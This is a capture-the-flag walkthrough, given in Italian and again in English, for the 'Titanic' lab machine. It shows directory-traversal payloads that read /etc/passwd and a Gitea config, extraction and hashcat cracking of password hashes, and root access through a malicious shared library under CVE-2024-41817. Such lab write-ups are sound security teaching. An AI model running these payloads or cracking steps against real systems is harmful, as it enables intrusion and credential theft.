Titanic
Foothold
Intanto mappiamo l’IP della macchina con l’hostname titanic.htb nel file /etc/hosts.
Dopo aver lanciato una scansione si ottiene
$ sudo nmap -sV -vv -oN tcp.txt titanic.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:17:19 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt titanic.htb
Nmap scan report for titanic.htb (10.10.11.55)
Host is up, received reset ttl 128 (0.011s latency).
Scanned at 2025-03-01 15:17:19 CET for 16s
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
22/tcp open  ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 128 Apache httpd 2.4.52
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:17:35 2025 -- 1 IP address (1 host up) scanned in 16.57 seconds
È quindi presente un servizio in ascolto sulla porta 80.
Navigando sul sito è presente una funzione di booking e proviamo a vedere se esiste qualche vulnerabilità su di essa.

Dopo aver inviato la prenotazione viene scaricato un file .json e guardando le richieste su Burp Suite, si nota questa GET

Vedendo la struttura della GET, si verifica se è presente un LFI, essendo presente un parametro, ed in effetti, con le seguenti payload si ottengono dei risultati
Payload 1:
/download?ticket=../../../etc/passwd
Payload 2:
/download?ticket=../../../etc/hosts
Con la prima payload si legge il nome di un utente developer, con cui si ottiene difatti la user flag in ../../../home/developer/user.txt.
Con la seconda si nota un nuovo host dev.titanic.htb.
Andando sul nuovo hostname ci si trova su un applicativo gitea, in questo applicativo andando nella sezione explore, poi in developer/docker-config abbiamo due cartelle, gitea e mysql.
Nella cartella gitea abbiamo un file docker-compose.yml con del contenuto interessante

Attraverso quel path e LFI si potrebbero cercare dei file di configurazione di gitea, come app.ini, come dice la documentazione qui https://docs.gitea.com/next/administration/config-cheat-sheet.
Guardando meglio la documentazione dell’installazione di gitea con docker (qui https://docs.gitea.com/installation/install-with-docker#customization) si fa riferimento al fatto che “Customization files described here should be placed in /data/gitea directory”.
A questo punto combinando il path di sopra con questa cosa, si prova a fare un LFI su
/home/developer/gitea/data/gitea/conf/app.ini
Il file viene trovato e contiene qualcosa di interessante

Scaricando gitea.db e facendo le query con sqlite3 si trova una tabella user con il seguente contenuto (ci sono anche altri campi nella tabella)
sqlite> select name,email,passwd,salt,passwd_hash_algo from user;
name|email|passwd|salt|passwd_hash_algo
administrator|root@titanic.htb|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b|pbkdf2$50000$50
developer|developer@titanic.htb|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34|pbkdf2$50000$50
A questo punto si può usare hashcat per craccare le password e quindi creiamo un file hashes.txt con il corretto formato.
Intanto sapendo anche gli username, inseriamoli nel file, poi le iterazioni, il formato sha256 per pbkdf2, il salt e l’hash in base64.
administrator:sha256:50000:MmQxNDllNWZiZDFiMjBjZjMxZGIzZTNjNmEyOGZjOWI=:Y2JhMjBjY2Y5MjdkM2FkMDU2N2I2ODE2MTczMmQzZmJjYTA5OGNlODg2YmJjOTIzYjQwNjJhMzk2MGQ0NTljMDhkMmRmYzA2M2IyNDA2YWM5MjA3Yzk4MGM0N2M1ZDAxNzEzNg==
developer:sha256:50000:OGJmM2UzNDUyYjc4NTQ0ZjhiZWU5NDAwZDY5MzZkMzQ=:ZTUzMWQzOTg5NDYxMzdiYWVhNzBlZDZhNjgwYTU0Mzg1ZWNmZjEzMTMwOWMwYmQ4ZjIyNWYyODQ0MDZiN2NiYzhlZmM1ZGJlZjMwYmYxNjgyNjE5MjYzNDQ0ZWE1OTRjZmI1Ng==
Ora lanciamo il comando
hashcat hashes.txt --wordlist /usr/share/wordlists/rockyou.txt --user
Dopo un po’ hashcat ci fornisce la password per developer “25282528”, con questa accediamo alla macchina in SSH e otteniamo il foothold.
Privilege Escalation

Facendo una ricerca tra le connessioni in ascolto, i processi attivi, si nota che è presente un app.py avviata dalla cartella /opt/app

Andando a controllare nella cartella /opt è presente un’altra cartella scripts contenente uno script identify_images.sh.
Il contenuto dello script sembra richiamare tutti i file .jpg in un path e va a prendere i metadati attraverso magick e li inserisce nel file metadata.log.

Provando ad eseguire lo script, ci dice che non è possibile scrivere sul file metadata.log, difatti, controllando i permessi è di proprietà di root.
Questo ci fa dedurre che potrebbe esserci un cron job che esegue lo script come utente root.
Avendo visto che nello script è presente magick, si verifica la versione per vedere se esistono delle CVE associate.
Version: ImageMagick 7.1.1-35
In questa versione è presente una CVE-2024-41817 che consente l’esecuzione di codice arbitrario tramite il caricamento di librerie condivise dannose nella directory di lavoro corrente quando si esegue ImageMagick: https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8

Quindi siccome la working directory per lo script è /opt/app/static/assets/images e guardando bene i permessi è possibile creare file in quella directory, proviamo quindi questa PoC per la creazione di una libreria condivisa e vediamo se viene eseguita.
Ora attendiamo e vediamo se esiste veramente un cron job che esegue lo script e scrive su metadata.log.
Effettivamente dopo poco leggendo il contenuto di metadata.log, si può evincere il seguente output

A questo punto lanciamo la seguente payload

E mettendomi in ascolto con netcat

Ora prendiamo e inviamo la flag root.txt.
Foothold
First, let’s map the machine’s IP to the hostname titanic.htb in the /etc/hosts file.
After running a scan we get
$ sudo nmap -sV -vv -oN tcp.txt titanic.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:17:19 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt titanic.htb
Nmap scan report for titanic.htb (10.10.11.55)
Host is up, received reset ttl 128 (0.011s latency).
Scanned at 2025-03-01 15:17:19 CET for 16s
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
22/tcp open  ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 128 Apache httpd 2.4.52
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:17:35 2025 -- 1 IP address (1 host up) scanned in 16.57 seconds
So there is a service listening on port 80.
Browsing the site, there is a booking feature, and we try to see whether it has any vulnerabilities.
After submitting the booking, a .json file is downloaded, and looking at the requests in Burp Suite we notice this GET
Looking at the structure of the GET, we check whether an LFI is present, since there is a parameter, and indeed, with the following payloads we get some results
Payload 1:
/download?ticket=../../../etc/passwd
Payload 2:
/download?ticket=../../../etc/hosts
With the first payload we read the name of a developer user, with which we actually obtain the user flag in ../../../home/developer/user.txt.
With the second one we notice a new host dev.titanic.htb.
Going to the new hostname we land on a gitea application; in this application, going to the explore section, then to developer/docker-config, we have two folders, gitea and mysql.
In the gitea folder we have a docker-compose.yml file with some interesting content
Through that path and the LFI we could look for gitea configuration files, such as app.ini, as the documentation states here https://docs.gitea.com/next/administration/config-cheat-sheet.
Looking more closely at the documentation for installing gitea with docker (here https://docs.gitea.com/installation/install-with-docker#customization) it mentions that “Customization files described here should be placed in /data/gitea directory”.
At this point, combining the path above with this, we try an LFI on
/home/developer/gitea/data/gitea/conf/app.ini
The file is found and contains something interesting
Downloading gitea.db and running queries with sqlite3, we find a user table with the following content (there are also other fields in the table)
sqlite> select name,email,passwd,salt,passwd_hash_algo from user;
name|email|passwd|salt|passwd_hash_algo
administrator|root@titanic.htb|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|2d149e5fbd1b20cf31db3e3c6a28fc9b|pbkdf2$50000$50
developer|developer@titanic.htb|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|8bf3e3452b78544f8bee9400d6936d34|pbkdf2$50000$50
At this point we can use hashcat to crack the passwords, so we create a hashes.txt file with the correct format.
In the meantime, knowing the usernames as well, let’s add them to the file, then the iterations, the sha256 format for pbkdf2, the salt and the hash in base64.
administrator:sha256:50000:MmQxNDllNWZiZDFiMjBjZjMxZGIzZTNjNmEyOGZjOWI=:Y2JhMjBjY2Y5MjdkM2FkMDU2N2I2ODE2MTczMmQzZmJjYTA5OGNlODg2YmJjOTIzYjQwNjJhMzk2MGQ0NTljMDhkMmRmYzA2M2IyNDA2YWM5MjA3Yzk4MGM0N2M1ZDAxNzEzNg==
developer:sha256:50000:OGJmM2UzNDUyYjc4NTQ0ZjhiZWU5NDAwZDY5MzZkMzQ=:ZTUzMWQzOTg5NDYxMzdiYWVhNzBlZDZhNjgwYTU0Mzg1ZWNmZjEzMTMwOWMwYmQ4ZjIyNWYyODQ0MDZiN2NiYzhlZmM1ZGJlZjMwYmYxNjgyNjE5MjYzNDQ0ZWE1OTRjZmI1Ng==
Now let’s run the command
hashcat hashes.txt --wordlist /usr/share/wordlists/rockyou.txt --user
After a while, hashcat gives us the password for developer “25282528”, with which we log into the machine over SSH and obtain the foothold.
Privilege Escalation
Searching through the listening connections and the active processes, we notice that there is an app.py started from the /opt/app folder
Going to check in the /opt folder, there is another folder scripts containing an identify_images.sh script.
The content of the script seems to call all the .jpg files in a path and grab their metadata through magick, inserting them into the metadata.log file.
Trying to run the script, it tells us that it is not possible to write to the metadata.log file; indeed, checking the permissions, it is owned by root.
This leads us to deduce that there might be a cron job running the script as the root user.
Having seen that magick is used in the script, we check the version to see whether there are any associated CVEs.
Version: ImageMagick 7.1.1-35
In this version there is a CVE-2024-41817 that allows arbitrary code execution through loading malicious shared libraries in the current working directory when running ImageMagick: https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8
So, since the working directory for the script is /opt/app/static/assets/images and looking carefully at the permissions it is possible to create files in that directory, let’s try this PoC for creating a shared library and see whether it gets executed.
Now we wait and see whether there really is a cron job running the script and writing to metadata.log.
Indeed, after a short while, reading the content of metadata.log, we can deduce the following output
At this point we launch the following payload
And setting up a listener with netcat
Now we go ahead and submit the root.txt flag.